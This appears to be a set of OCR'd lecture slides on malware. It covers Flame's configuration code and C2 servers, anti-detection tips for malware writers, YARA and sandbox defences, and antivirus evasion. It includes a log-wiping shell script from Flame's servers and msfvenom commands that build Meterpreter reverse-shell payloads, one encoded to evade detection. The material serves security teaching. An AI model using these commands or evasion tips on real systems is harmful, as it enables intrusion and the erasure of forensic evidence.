      flame_props.FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
      flame_props.FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
      flame_props.SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHE
      flame_props.INTERNET_CHECK_KEY = "CONNECTION_TIME"
      flame_props.BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEU
      flame_props.BPS_KEY = "BPS"
      flame_props.PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
      flame_props.getFlameId = function()
        if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
          local l_1_0 = config.get
          local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY
          return l_1_0(l_1_1)
        end
        return nil
      end
```

List of code names for various families of modules in Flame's source code and their *possible* purpose[1]

Name	Description
Flame	Modules that perform attack functions
Boost	Information gathering modules
Flask	A type of attack module
Jimmy	A type of attack module
Munch	Installation and propagation modules
Snack	Local propagation modules
Spotter	Scanning modules
Transport	Replication modules
Euphoria	File leaking modules
Headache	Attack parameters or properties


Flame C2 servers

Operating system: 64-bit Debian 6.0.x

Programming languages: PHP, Python, bash

Database: MySQL

Web server: Apache 2.x with self-signed certificate



Flame C2 login and control panel

Clients and sign up

Clients sends HTTP request with

"uid=number&action=number"

C2 looks for specific combination

```
if (preg_match(‘/^uid=d+&action=d+/’, $data) === 1) {
return array(RC_SUCCESS, PROTOCOL_SIGNUP); }
```

Types of clients

```
define(‘CLIENT_TYPE_SP’, 1); define(‘CLIENT_TYPE_SPE’, 2);
define(‘CLIENT_TYPE_FL‘, 3); define(‘CLIENT_TYPE_IP’, 6);
```

Flame C2 periodic clean-ups

Every 30 minutes

```
php /var/www/htdocs/…/UnloadChecker.php
```

Every 6 hours

```
python /home/…/pycleaner/Eraser.py
```


At midnight

```
php /home/…/delete.php
```

LogWiper.sh

```
#!/bin/bash
#stop history
echo “unset HISTFILE” >> /etc/profile
history -c
find ~/.bash_history -exec shred -fvzu -n 3 {} \;
[…]
shred -fvzu -n 3 /var/log/wtmp
shred -fvzu -n 3 /var/log/lastlog
shred -fvzu -n 3 /var/run/utmp
shred -fvzu -n 3 /var/log/mail.*
[…]
#self delete
find ./ -type f | grep logging.sh | xargs -I {} shred -fvzu -n 3 {} \;
```

Read more



kaspersky

Solutions Industries Products Services Resource Center Contact Us GDPR

SECURELIST THREATS CATEGORIES TAGS STATISTICS ENCYCLOPEDIA

APT REPORTS

Full Analysis of Flame's Command & Control servers

By GReAT on September 17, 2012. 5:00 pm

Our previous analysis of the Flame malware, the advanced cyber-espionage tool that's linked to the Stuxnet operation, was initially published at the end of May 2012 and revealed a large scale campaign targeting several countries in the Middle East.


The Flame malware, including all of its components, was very large and our ongoing investigation revealed more and more details since that time. The news about this threat peaked on 4th June 2012, when Microsoft released an out-of-band patch to block three fraudulent digital certificates used by Flame. On the same day, we confirmed the existence of this in Flame and published our technical analysis of this sophisticated attack. This new side of Flame was so advanced that only the world's top cryptographers could be able to implement it. Since then, skeptical jokes about Flame have disappeared.


Later in June, we definitively confirmed that Flame developers communicated with the Stuxnet development team, which was another convincing fact that Flame was developed with nation-state backing.

We also published our analysis of the Flame command-and-Control (C&C) servers based on external observations and publicly available information. That helped our understanding of where the C&C servers were located and how they were registered.

With this blog post, we are releasing new information that was collected during forensic analysis of the Flame C&C servers. This investigation was done in partnership with Symantec, ITU-IMPACT and CERT-Bund/BSI.

Stuxnet, Flame, Duqu





Malware Defenses

Malware writers DOs and DONTs

DO obfuscate or encrypt all strings

DO NOT decrypt or de-obfuscate all string data immediately upon execution

DO explicitly remove sensitive data, such as encryptoin keys, from memory asap

DO strip all build paths, developer usernames from the final build

DO NOT export sensitive function names; if having exports are required for the binary, utilize an ordinal or a benign function name


DO NOT leave dates/times such as compile timestamps

Malware vs firewall

Firewall vs bind vs reverse_tcp

```
#include <stdio.h>
#include <malware.h>

int main() {

    system(malware.exe);

    if ( firewall_OFF && ( bind || reverse_tcp ) ) attacker_wins();

    if ( firewall_ON && bind ) defender_wins();

    if ( firewall_ON && reverse_tcp ) attacker_wins();

    return(42);
}
```

Malware vs AV



Malware Defenses

Signatures – a fingerprint of known malware like strings, code sequences

Application control – maintain a list of approved applications to run

Heuristic – useful to identify “new” malware based code analysis, execution emulation

Anomaly based – define normal behaviour and monitor for the abnormal

Signatures

YARA is an open-source tool designed to help malware researchers identify and classify malware samples.


It makes it possible to create descriptions (or rules) for malware families based on textual and/or binary patterns.

YARA is multi-platform, running on Linux, Windows and Mac OS X.


```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

Sandboxing

E.g., **Cuckoo Sandbox**, an open source automated malware analysis system (sandbox)




Application control



Malware vs AV


```
msfvenom -p linux/x86/meterpreter/
reverse_tcp lhost=127.0.0.1
lport=4443 -f elf > msfreverse
```



Ad-Aware	Trojan.Linux.Getshell.O	ALYac	Trojan.Linux.Getshell.O
Arcabit	Trojan.Linux.Getshell.O	Avast	ELF:Agent-AER [Trj]
AVG	ELF:Agent-AER [Trj]	Avira (no cloud)	LINUX/Agent.94
BitDefender	Trojan.Linux.Getshell.O	ClamAV	Multios.Backdoor.Msfvenom_Payload-99...
Cynet	Malicious (score: 99)	DrWeb	Linux.BackConn.19
Elastic	Linux.Trojan.Getshell	Emsisoft	Trojan.Linux.Getshell.O (B)
eScan	Trojan.Linux.Getshell.O	ESET-NOD32	Linux/Shellcode.ConnectBack.H
Fortinet	ELF/Agent.AR!tr	GData	Trojan.Linux.Getshell.O
Google	Detected	Kaspersky	HEUR:Backdoor.Linux.Agent.ar
MAX	Malware (ai Score=83)	McAfee	GenericRXIA-CI!428BA0216DEE
McAfee-GW-Edition	GenericRXIA-CI!428BA0216DEE	Microsoft	Backdoor:Linux/ConnectBack.A!xp
Sophos	Troj/Bckdr-RYE	Symantec	Linux.Trojan
Trellix (FireEye)	Trojan.Linux.Getshell.O	VIPRE	Trojan.Linux.Getshell.O

Malware vs AV

```
msfvenom -p linux/x86/meterpreter/
reverse_tcp lhost=127.0.0.1
lport=4443 -f elf -e
x86/shikata_ga_nai -i 10 >
msfreverse2
```



Malware obfuscation and encoders

“One of the most popular exploit frameworks in the world is Metasploit.

Modern detection systems have improved dramatically over the last several years and will often catch plain vanilla versions of known malicious methods.

In many cases though, if a threat actor knows what they are doing they can slightly modify existing code to bypass detection.”